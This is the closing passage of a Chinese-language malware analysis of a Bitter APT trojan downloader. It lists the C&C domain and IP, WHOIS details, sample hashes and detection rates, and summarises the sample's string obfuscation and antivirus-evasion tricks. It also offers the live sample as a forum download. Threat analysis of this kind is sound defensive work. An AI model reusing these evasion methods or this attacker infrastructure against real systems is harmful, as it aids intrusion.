这个收集系统相关硬件的指纹信息这部分应该在 `sub_4037B0` 函数中笔者没有进行详细的分析,同样也有很多混淆,那就请有兴趣的读者自己练手了哟。

程序流程图:



木马 C&C 服务器域名:

网络行为

API接口 | API上传

Domains (1)

DNS (1)

HTTP (1)

TCP (1)

UDP (0)

SMTP (0)

ICMP (0)

IRC (0)

Hosts (7)

Dead-Hosts (1)

域名

IP地址

frameworksupport.net

远控 APT

162.222.215.90

IDC 服务器

反查一下域名可见 这个域名是在 2019-1-04 注册的 而且与之通讯的样本有两个

frameworksupport.net

微步标签 远控 APT Bitter团伙

用户标签 葵花(1) 巴基斯坦(1) APT(1) 远控服务器(0) 恶意网站(0)

历史IP数量 1

域名上的URL 0

注册时间 2019-01-04 05:09:41

域名服务商 NetEarth One, Inc.

与该域名通信样本 2

子域名数量 5

过期时间 2020-01-04 05:09:41

域名注册邮箱 donald.sales@mail.com

API查询

加入监控

本地API

流量监测

情报聚合 3

域名解析 18

子域名 5

WHOIS 2

可视化

数字签名 0

用户标签 1

微步情报

情报源	时间	情报内容	状态
ThreatBook Labs	2019-01-09 00:00:00	远控	有效

其中一个 是笔者分析的 这个在 2019/01/17 被捕获


样本	时间	病毒家族/类型	笔者分析的	行为	多引擎检出
ca51280541c5606837df15712ee7f33756746143a686bedd3031264f8782efb	2019-01-17 20:15:11	TrojanDownloader	TrojanDownloader		7/25
0b2a794bac4bf650b6ba537137504162520b67266449be979679afbb14e8e5c0	2019-01-09 09:29:05	TrojanDownloader	TrojanDownloader		5/24

另一个 2019/01/09 被捕获的样本,笔者调出了微步云沙箱的记录 经过比对后,发现这两个样本的 pdb\_path 相同



程序运行流程图也很类似

这就有很大的可能这两个样本出自一人之手



## 0x04 总结

那这个木马也就这么告一段落了

笔者其实也有一些地方看得不是很明白,而且有的地方描述的也不是很清楚,如果各位读者 dalao 能看出笔者文中的不对以及描述不清楚的地方请在评论区提出来,十分感谢

笔者把样本放到了附件,回复即可下载,请各位有心气的读者自行逆向分析

其中这个样本在字符串的隐藏上做的还是很不错,不同的地方有不同的加密,有的不单单有移位加密同时也有一些作者自己写的混淆。同时这个样本调用了很多冷门 API 进行绕过杀软 API 的检测以及运用进程通讯做到白加黑的效果。但是这个样本的后缀名欺骗真的没法去讲,所以这也估计大大降低了入侵成功的可能性